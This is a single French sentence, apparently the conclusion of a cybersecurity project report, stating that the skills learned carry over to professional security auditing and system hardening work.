Les compétences acquises durant ce projet sont transférables au monde professionnel, que ce soit pour effectuer des audits de sécurité ou pour renforcer les systèmes en tant qu'administrateur ou ingénieur en cybersécurité.